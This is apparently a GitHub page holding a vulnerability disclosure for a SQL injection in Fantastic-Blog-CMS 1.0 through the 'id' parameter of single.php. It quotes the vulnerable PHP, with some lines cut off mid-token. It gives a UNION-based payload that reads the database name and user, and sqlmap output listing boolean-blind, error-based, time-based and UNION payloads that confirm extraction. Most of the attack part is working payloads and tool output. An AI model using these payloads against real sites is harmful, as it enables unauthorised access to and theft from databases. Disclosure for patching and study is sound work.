JiuBanSec Update SQL1.md History


1 contributor

15 lines (11 sloc) | 851 Bytes

- Exploit Title: Fantastic-Blog-CMS 1.0-SQL Injection
- VULNERABLE: An attacker can inject query in "/fantasticblog/single.php" via the "id=5" parameters.
- Vendor Homepage： https://www.sourcecodester.com/php/12258/fantastic-blog-cms-php.html
- Software Link:https: https://www.sourcecodester.com/download-code?nid=12258&title=Fantastic+Blog+%28CMS%29+in+PHP+with+Source+Code
- Version: 1.0
- Vulnerable file: single.php

```php
<?php require("libs/fetch_data.php");?>
<?php //code to get the item using its id
include("database/conn.php");//database config file
$id=$_REQUEST['id']; $query="SELECT * from blogs where id='".$id."'"; $result=mysqli_query($GLO
    ___mysqli_ston"],$query) or die ( ((is_object($GLOBALS["___mysqli_ston"]))? mysqli_error($G
    ___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ?$___mysqli_res : true)));
$row = mysqli_fetch_assoc($result);
//pageview count query
$page=$row['title'];
$count="SELECT * FROM page_hits WHERE page='".$page."'";$feedback=mysqli_query($GLOBALS["___mys
    "],$count) or die ( ((is_object($GLOBALS["___mysqli_ston"]))? mysqli_error($GLOBALS["___mys
    "]) : (($___mysqli_res = mysqli_connect_error()) ?$___mysqli_res : true)));
$roo=mysqli_fetch_assoc($feedback);?>
<!DOCTYPE html>
<html lang="zxx">
<head>
    <title><?php echo $row['title']; ?>|<?php getwebname("titles");?></title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta charset="utf-8">
    <link id="browser_favicon" rel="shortcut icon" href="blogadmin/images/<?php geticon("titles
    <meta charset="utf-8" name="description" content="<?php getshortdescription("titles");?>">
    <meta name="keywords" content="<?php getkeywords("titles");?>" />
    <script>
        addEventListener("load", function () {
            setTimeout(hideURLbar, 0);
        }, false);
```

- Vulnerability proof： payload:id=' union select 1,database(),3,user(),5,6,7,8,9--+-




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=5' AND 2937=2937 AND 'pWOy'='pWOy

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=5' AND GTID_SUBSET(CONCAT(0x7176767071,(SELECT (ELT(7943=7943,1))),0x716a706271),7943) AND 'tRpj'='tRpj

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=5' AND (SELECT 4799 FROM (SELECT(SLEEP(5)))JLQv) AND 'OGQl'='OGQl

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: id=-6055' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176767071,0x64644e54576a505a595755
c736f6e6a486f7246794672714b5754796d796159774d6c7165624668,0x716a706271),NULL-- -
---
[16:45:09] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.5.9
back-end DBMS: MySQL >= 5.6
[16:45:09] [INFO] fetching current database
current database: 'blog_admin_db'
```